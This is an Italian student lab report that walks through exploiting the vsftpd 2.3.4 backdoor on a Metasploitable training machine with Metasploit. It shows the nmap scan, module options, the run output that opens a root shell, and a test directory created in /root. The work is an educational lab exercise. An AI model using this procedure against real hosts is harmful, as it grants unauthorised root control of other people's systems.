Progetto S7-L1

Studente: Simone Mininni

Task:Exploit del servizio ftp "vsftpd 2.3.4" della Metasploitable, con l' ausilio di "Metasploit", al fine di controllare la macchina da remoto con kali.

Per exploit si intende una procedura che tende a sfruttare una vulnerabilità intrinseca di un programma, servizio, protocollo informatico.

Nel nostro caso andremo a sfruttare una vulnerabilità nota del servizio ftp per i sistemi unix \rightarrow vsftpd versione 2.3.4.

Protocollo questo che permette il trasferimento di file tra dispositivi sulla rete di default in ascolto sulla porta 21.

Prima di effettuare un attacco di questo tipo, è necessario capire se ci sono i presupposti, ovvero il servizio è attivo sulla macchina target. Per questo effettuiamo una scansione con nmap del dispositivo target.

```
Nmap scan report for 192.168.56.102
Host is up (0.00042s latency).
Not shown: 978 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
```

Abbiamo verificato che il target ha un servizio attivo sulla porta 21 ftp versione vsftpd 2.3.4.

A questo punto utilizziamo Metasploit per automatizzare il processo di exploit.


Metasploit nello specifico è un tool che contiene un database di vulnerabilità note, quindi potremo sfruttare gli exploit per quel tipo di vulnerabilità e anche il payload di quell' exploit, ovvero un ponte che ci permette di caricare la shell nella macchina target e quindi controllarla da remoto.

Proseguendo cerchiamo su Metasploit il servizio vsftpd 2.3.4



Di fatto troviamo un exploit che mira a sfruttare una backdoor.

Vedendo i payload disponibili ne troviamo solo uno che utilizzeremo...



Successivamente vediamo le condizioni che devono essere soddisfatte per lanciare l'attacco:

In questo caso dobbiamo inserire solo I 'ip del target. Per quanto riguarda il payload, non ci sono campi da inserire.

Name	Current Setting	Required	Description
CHOST	14.5-	no	The local client addres
CPORT		no	The local client port
Proxies		no	A proxy chain of forma
RHOSTS	192.168.56.102	yes	The target host(s), se metasploit.html
RPORT	21	yes	The target port (TCP)

Abbiamo inserito I 'ip del target, siamo pronti a lanciare l' exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoox) > run

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:39851 → 192.168.56.102:6200) at 2023-11-06 16:13:30 +0100
```

Come vediamo, la sessione è stata creata, abbiamo sfruttato la backdoor che ci fa entrare come root.

```
whoami
root
```

In un contesto del genere, per la vittima è game over. Con i privilegi root possiamo fare qualsiasi cosa...

Compariamo gli ifconfig delle due macchine per verificare I avvenuto exploit:

Le configurazioni di rete coincidono quindi abbiamo il controllo della Metasploitable.

Ai fini dell' esercizio creiamo una directory "/test_metasploit" nella dir "/root" con i privilegi di root.

```
mkdir /root/test_metasploit
ls /root
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

Verifichiamo anche sia presente dalla Metasploitable:

```
msfadmin@metasploitable:~$ ls /root
Desktop reset_logs.sh test_metasploit vnc.log
msfadmin@metasploitable:~$ _
```

In conclusione abbiamo dimostrato come si può entrare in una macchina pur non essendo un utente autorizzato, riuscendo a controllare la stessa. Un black hat potrebbe impadronirsi di dati importanti per una azienda, o fare azioni attive per mandare in down il sistema o installare malware come ransomware, ecc...

Fine.